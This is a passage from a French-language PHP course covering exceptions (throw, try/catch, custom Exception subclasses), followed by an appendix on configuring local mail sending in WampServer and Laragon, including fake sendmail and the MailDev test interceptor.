   return $a / $b;
}

echo division(25,0);
```

Nous avons une erreur PHP

Warning: Division by zero in C:\wamp\www\GRETA\test.php on line *4*

Call Stack

#	Time	Memory	Function	Location
1	0.0000	363976	{main}( )	...\test.php:0
2	0.0000	363976	division( )	...\test.php:7

Une exception a été levée par l'interpréteur PHP.

Nous allons apprendre **à lever nos propres exceptions.**
Je modifie le code:

```php
<?php

function division ($a , $b){

   if($b==0){
      throw new Exception ("Division par zéro impossible"); // On lève ( lance) une exception
   }

   return $a / $b;
}

echo division(25,0);
```

Fatal error: Uncaught Exception: Division par zéro impossible in C:\wamp\www\GRETA\test.php on line *6*

Exception: Division par zéro impossible in C:\wamp\www\GRETA\test.php on line *6*

Call Stack

#	Time	Memory	Function	Location
1	0.0000	364560	{main}( )	...\test.php:0
2	0.0000	364560	division( )	...\test.php:12

Lorsqu'on lève une exception, on arrête l'exécution du script (la suite n'est pas executée)
Le bloc throw va servir de déclencheur

Si on veut que le script continue à s'exécuter, Il faut **"capturer"** l'exception. on utilise le bloc **try** et **catch**
La fonction qui peut poser problème doit se trouver à l'intérieur de ce bloc **try.**

```php
<?php
function division ($a , $b){

   if($b==0){
      throw new Exception ("Division par zéro impossible"); // On lève une exception
   }

   return $a / $b;
}

try {
echo division(25,0);
```

```
} catch (Exception $e){

   echo ($e -> getMessage()); // On peut mettre die ($e->getMessage()); mais le script sera arrêté, dans le cas contraire il continuera
}
```

Dès qu'une exception est lancée, le PHP va chercher dans notre script le premier bloc **catch** pour l'exécuter.

9) Hériter la classe Exception:


PHP nous offre la possibilité d'hériter la classe **Exception** afin de personnaliser nos exceptions. Par exemple, nous pouvons créer une classe **MonException** qui réécrira des méthodes de la classe **Exception** ou en créera de nouvelles qui lui seront propres. http://www.php.net/manual/fr/language.exceptions.extending.php

```
<?php
class DivisionParZero extends Exception{}
class PasplusDeDeuxArguments extends Exception{}

function division ($a , $b){

   if($b==0){
      throw new DivisionParZero ("Division par zéro impossible"); // On lève une exception
   }

   if (func_num_args() > 2)
     {
      throw new PasplusDeDeuxArguments('Pas plus de deux arguments ne doivent être passés à la fonction');
     }

   return $a / $b;
}

try {
echo division(25,5,5);
echo division(25,0);
}

catch (DivisionParZero $e){

   echo '[Exception] : ', $e->getMessage();
}

catch (PasplusDeDeuxArguments $e){

   echo '[Exception] : ', $e->getMessage();
}

echo '<br />Fin du script'; // Ce message s'affiche, cela prouve bien que le script est exécuté jusqu'au bout.
```

ANNEXE

CONFIGURATION DE L'ENVOI DE MAIL DANS LARAGON:

Aller dans préférences et émetteur d'email



CONFIGURATION DE L'ENVOI DE MAIL DANS WAMPSERVER:

Sans authentification , on peut utiliser son propre FAI:

Dans php.ini:

```
[mail function]
; For Win32 only.
; http://php.net/smtp
SMTP = localhost
; http://php.net/smtp-port
smtp_port = 25

; For Win32 only.
; http://php.net/sendmail-from
sendmail_from ="admin@wampserver.invalid"
```

=> Remplacer par

```
[mail function]
; For Win32 only.
; http://php.net/smtp
SMTP = smtp de votre FAI
; http://php.net/smtp-port
smtp_port = 25

; For Win32 only.
; http://php.net/sendmail-from
sendmail_from ="votre mail"
```

Avec authentification:
Télécharger Fake sendmail: https://www.glob.com.au/sendmail/
https://www.glob.com.au/sendmail/sendmail.zip?6a7cc2b9c1b35dd20c3f3a286517c5b5

Mettre dans un dossier: C:\Wamp\sendmail.
Configurer sendmail.ini

[sendmail]
smtp_server=smtp.gmail.com
smtp_port=587
default_domain=gmail.com
error_logfile=error.log
*auth_username=********@gmail.com*
*auth_password=******
pop3_server=
pop3_username=
pop3_password=
*force_sender=****@gmail.com*
force_recipient=
hostname=

Maintenant il va falloir dire à php d'utiliser cette commande sendmail
Dans php.ini:
sendmail_path = "C:\wamp\sendmail\sendmail.exe"

INTERCEPTEUR D'EMAIL:

Interceptez, testez et visualisez les emails envoyés par votre serveur de dev.

MailDev est un serveur SMTP couplé à une interface Web qui intercepte les emails émanant de votre serveur Web afin de les visualiser et les tester. Les emails interceptés n'étant pas délivrés, vous n'aurez plus à modifier les adresses de destinataires lors de vos tests.

Maildev https://maildev.github.io/maildev/ (environnement Node.js)
ou **mailcatcher** https://mailcatcher.me/ (environnement Ruby)

Maildev fonctionne avec **node.js et npm** (Node Package Manager), l'outil indispensable qui vous permet de télécharger facilement tous les modules de la communauté Node.js !

En local , on pourra donc utiliser maildev ou mailcatcher et en production on passera par une api tiers https://www.mailgun.com/ , https://fr.mailjet.com/ qui sont des serveurs SMTP qui permettront d'envoyer des mails correctement ou encore https://swiftmailer.symfony.com/


INSTALLATION DE MAILDEV SUR LARAGON:

Si la version de node.js présente sur laragon ne convient pas il faut installer une version plus récente.

Installation d'une nouvelle version de node.js

- Aller télécharger la version zip (par exemple: node-v12.18.2-win-x64.zip)
- Décompresser dans **/laragon/bin/nodejs** et renommer le dossier créé node-v12 par exemple

Sélectionner la nouvelle version de node.js (clic droit icône laragon)




Redémarrer laragon

Vérifier les version en console:

```
c:\laragon\www
λ node -v
v12.18.2

c:\laragon\www
λ npm -v
6.14.5
```

Si node est introuvable, modifier éventuellement la variable d'environnement de manière permanente **PATH**

- Soit en console: **setx path "%PATH%;C:\laragon\bin\nodejs\node-v12\"**
  Attention limite de 1024 caractères.
- Soit en allant dans**: panneau de configuration > Système > Paramètres systèmes avancés > variables d'environnement**



installez MailDev via la commande suivante :
npm install -g maildev


```
c:\laragon\www
λ npm install -g maildev
npm WARN deprecated opn@6.0.0: The package has been renamed to `open`
npm WARN deprecated nodemailer@3.1.8: All versions below 4.0.1 of Nodemailer are deprecated. See https://nodemailer.com/status/
C:\laragon\bin\nodejs\node-v12\maildev -> C:\laragon\bin\nodejs\node-v12\node_modules\maildev\bin\maildev
+ maildev@1.1.0
added 117 packages from 70 contributors in 20.432s
```

Rem:
S'il y a un problème de proxy, on peut dans le terminal ajouter le proxy.
set http_proxy = 10.40.170.12:8181
set https_proxy = 10.40.170.12:8181


pour supprimer le proxy:
set http_proxy=
set https_proxy=

Une fois installé, ne reste plus qu'à le lancer : **maildev**

```
c:\laragon\www
λ maildev
MailDev webapp running at http://0.0.0.0:1080
MailDev SMTP Server running at 0.0.0.0:1025
```



Vous pouvez maintenant vous connecter à son interface web : **localhost:1080**




Maintenant que MailDev est installé et fonctionnel, il va falloir indiquer à votre appli (via votre framework) ou à votre serveur Web (via le fichier php.ini) l'adresse du serveur SMTP de MailDev.

Exemple dans **php.ini**
[mail function]
; For Win32 only.
; http://php.net/smtp
SMTP = localhost
; http://php.net/smtp-port
smtp_port = 1025

; For Win32 only.
; http://php.net/sendmail-from
sendmail_from = me@example.com

;sendmail_path="C:/laragon/bin/sendmail/sendmail.exe"

Au niveau de laragon, il faut vérifier à bien **désactiver**, **l'intercepteur d'email et l'émetteur d'email** dans les préférences car sinon le sendmail_path va se réactiver dans le php.ini.



On peut maintenant tester en php avec la commande: **mail('test@test.fr','test catcher','test description catcher')**